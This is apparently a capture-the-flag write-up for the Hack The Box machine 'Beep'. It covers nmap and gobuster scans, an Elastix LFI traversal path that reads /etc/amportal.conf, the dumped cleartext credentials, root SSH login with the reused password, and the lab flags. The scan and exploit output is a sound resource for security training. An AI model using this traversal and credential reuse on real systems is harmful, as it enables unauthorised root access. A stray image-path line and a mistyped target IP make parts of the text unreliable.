enumeration

```
nmap -sC -sV -sC -oN /home/kali/machines/retired/beep/Nmap.txt 10.10.10.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 09:01 EST
Nmap scan report for 10.10.10.7
Host is up (0.20s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: RESP-CODES IMPLEMENTATION(Cyrus POP3 server v2)
USER TOP AUTH-RESP-CODE LOGIN-DELAY(0) APOP STLS PIPELINING UIDL
EXPIRE(NEVER)
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp   rpcbind
|   100000  2          111/udp   rpcbind
|   100024  1          876/udp   status
|_  100024  1          879/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: MAILBOX-REFERRALS MULTIAPPEND NAMESPACE
URLAUTHA0001 LITERAL+ X-NETSCAPE LIST-SUBSCRIBED
THREAD=ORDEREDSUBJECT CHILDREN SORT=MODSEQ UNSELECT ID
CONDSTORE IDLE QUOTA STARTTLS IMAP4rev1 ANNOTATEMORE ACL
CATENATE THREAD=REFERENCES SORT IMAP4 RENAME NO ATOMIC OK
LISTEXT UIDPLUS RIGHTS=kxte Completed BINARY
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/-
organizationName=SomeOrganization/stateOrProvinceName=SomeState/-
countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2021-01-09T15:09:01+00:00; +1h03m17s from scanner time.
```

993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp open pop3 Cyrus pop3d
3306/tcp open mysql MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4445/tcp open upnotifyp?
10000/tcp open http MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 1h03m16s

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 416.13 seconds

here we see a lot of open ports by lot i mean a lot of them

80-http
22-ssh
25-smtp
110-pop3
143-imap

here we can see it is some kind of mailing website

going to website we see just a login page

we have to brute force it

gobuster found no other directory than the usual index.html page

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.75 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.75
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/09 09:16:48 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2021/01/09 09:18:23 Finished
===============================================================
```

so now we are going to add some domains to /etc/hosts and lets see what we

get

so we now search for searchsploit for elastix

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit elastix                                                                    1 ✗
-------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                      |  Path
-------------------------------------------------------------------- ---------------------------------
Elastix - 'page' Cross-Site Scripting                               | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities             | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities       | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                    | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                   | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                  | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution              | php/webapps/18650.py
-------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

here we saw 2 vuln Local File Inclusion(LFI) and Remote Code Execution(RCE) rest all is sql and php or xss or css which we dont need

so to know more about this LFI we open the file specified here
here we see the LFI path given which is vulnerable so lets go to that url

```
#-------------------------------------------------------------------------#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-------------------------------------------------------------------------#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

going to that path opens a page which is completely unreadable

```
# This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web admininstration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in the ..../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). # AMPEXTENSIONS=extensions|deviceanduser # Sets the extension behavior in FreePBX. If set to 'extensions', Devices and Users are # administered together as a unified Extension, and appear on a single page. # If set to 'deviceanduser', Devices and Users will be administered seperately. Devices (e.g. # each individual line on a SIP phone) and Users (e.g. '101') will be configured # independent of each other, allowing association of one User to many Devices, or allowing # Users to login and logout of Devices. AMPEXTENSIONS=extensions # ENABLECW=true|false ENABLECW=no # DEFAULT VALUE: true # Enable call waiting by default when an extension is created. Set to 'no' to if you don't want # phones to be commissioned with call waiting already enabled. The user would then be required # to dial the CW feature code (*70 default) to enable their phone. Most installations should leave # this alone. It allows multi-line phones to receive multiple calls on their line appearances. # CWINUSEBUSY=true|false # DEFAULT VALUE: true # For extensions that have CW enabled, report unanswered CW calls as 'busy' (resulting in busy # voicemail greeting). If set to no, unanswered CW calls simply report as 'no-answer'. # AMPBADNUMBER=true|false # DEFAULT VALUE: true # Generate the bad-number context which traps any bogus number or feature code and plays a # message to the effect. If you use the Early Dial feature on some Grandstream phones, you # will want to set this to false. # AMPBACKUPSUDO=true|false # DEFAULT VALUE: false # This option allows you to use sudo when backing up files. Useful ONLY when using AMPPROVROOT # Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers # for example, adding the following to sudoers would allow the user asterisk to run tar on ANY file # on the system: # asterisk localhost=(root)NOPASSWD: /bin/tar # Defaults:asterisk !requiretty # PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE # CUSTOMASERROR=true|false # DEFAULT VALUE: true # If false, then the Destination Registry will not report unknown destinations as errors. This should be # left to the default true and custom destinations should be moved into the new custom apps registry. # DYNAMICHINTS=true|false # DEFAULT VALUE: false # If true, Core will not statically generate hints, but instead make a call to the AMPBIN php script, # and generate_hints.php through an Asterisk's #exec call. This requires Asterisk.conf to be configured # with "execincludes=yes" set in the [options] section. # XTNCONFLICTABORT=true|false # BADDESTABORT=true|false # DEFAULT VALUE: false # Setting either of these to true will result in retrieve_conf aborting during a reload if an extension # conflict is detected or a destination is detected. It is usually better to allow the reload to go # through and then correct the problem but these can be set if a more strict behavior is desired. # SERVERINTITLE=true|false # DEFAULT VALUE: false # Precede browser title with the server name. # USEDEVSTATE = true|false # DEFAULT VALUE: false # If this is set, it assumes that you are running Asterisk 1.4 or higher and want to take advantage of the # func_devstate.c backport available from Asterisk 1.6. This allows custom hints to be created to support # BLF for server side feature codes such as daynight, followme, etc. # MODULEADMINWGET=true|false # DEFAULT VALUE: false # Module Admin normally tries to get its online information through direct file open type calls to URLs that # go back to the freepbx.org server. If it fails, typically because of content filters in firewalls that # don't like the way PHP formats the requests, the code will fall back and try a wget to pull the information. # This will often solve the problem. However, in such environment there can be a significant timeout before # the failed file open calls to the URLs return and there are often 2-3 of these that occur. Setting this # value will force FreePBX to avoid the attempt to open the URL and go straight to the wget calls. # AMPDISABLELOG=true|false # DEFAULT VALUE: true # Whether or not to invoke the FreePBX log facility # AMPSYSLOGLEVEL=LOG_EMERG|LOG_ALERT|LOG_CRIT|LOG_ERR|LOG_WARNING|LOG_NOTICE|LOG_INFO|LOG_DEBUG|LOG_SQL|SQL # DEFAULT VALUE: LOG_ERR # Where to log if enabled, SQL, LOG_SQL logs to old MySQL table, others are passed to syslog system to # determine where to log # AMPENABLEDEVELDEBUG=true|false # DEFAULT VALUE: false # Whether or not to include log messages marked as 'devel-debug' in the log system # AMPMPG123=true|false # DEFAULT VALUE: true # When set to false, the old MoH behavior is adopted where MP3 files can be loaded and WAV files converted # to MP3. The new default behavior assumes you have mpg123 loaded as well as sox and will convert MP3 files # to WAV. This is highly recommended as MP3 files heavily tax the system and can cause instability on a busy # phone system. # CDR DB Settings: Only used if you don't use the default values provided by FreePBX. # CDRDBHOST: hostname of db server if not the same as AMPDBHOST # CDRDBPORT: Port number for db host # CDRDBUSER: username to connect to db with if it's not the same as AMPDBUSER # CDRDBPASS: password for connecting to db if it's not the same as AMPDBPASS # CDRDBNAME: name of database used for cdr records # CDRDBTYPE: mysql or postgres mysql is default # CDRDBTABLENAME: Name of the table in the db where the cdr is stored cdr is default # AMPVMUMASK=mask # DEFAULT VALUE: 077 # Defaults to 077 allowing only the asterisk user to have any permission on VM files. If set to something # like 007, it would allow the group to have permissions. This can be used if setting apache to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed, some of the voicemail directory structures may have to be manually changed. # DASHBOARD_STATS_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 6 # DASHBOARD_INFO_UPDATE_TIME=integer_seconds # DEFAULT
```

so to read this we have to see its source file to see in organized manner


```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

```

here we have different id's and password trying out we find username=admin pass=jEhdIekWmdjE

and so we were able to login to the elastix login page



so we found nothing here now we have to route to 10.10.10.7/admin and supply the same credentials above as they are also of freePBX

so after doing that we enter into that page

the password which we have is of root privilage as we can access the administrator tab so after trying many things we cannot upload a reverse shell or execute a reverse shell code so as we know we have ssh open and we have directly root credentials so lets directly connect to ssh with root
so trying normal ssh

ssh root@10.10.10.7

but it didnot work so i googled it and found a cipher or decrypter key which we have to add to ssh command to access

ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7

and giving the password we have

```
┌──(root💀kali)-[/home/kali]
└─# ssh root@10.10.10.7                                                                                    255 ×
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1

┌──(root💀kali)-[/home/kali]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7                                        255 ×
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------


To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]#
```

so we got the root lets grab user and root flag

userflag--86a741a80de188818bd838962d8d2743

rootflag--6d84b7b41fd175944117b88ba589c1f6

hence pwned the machine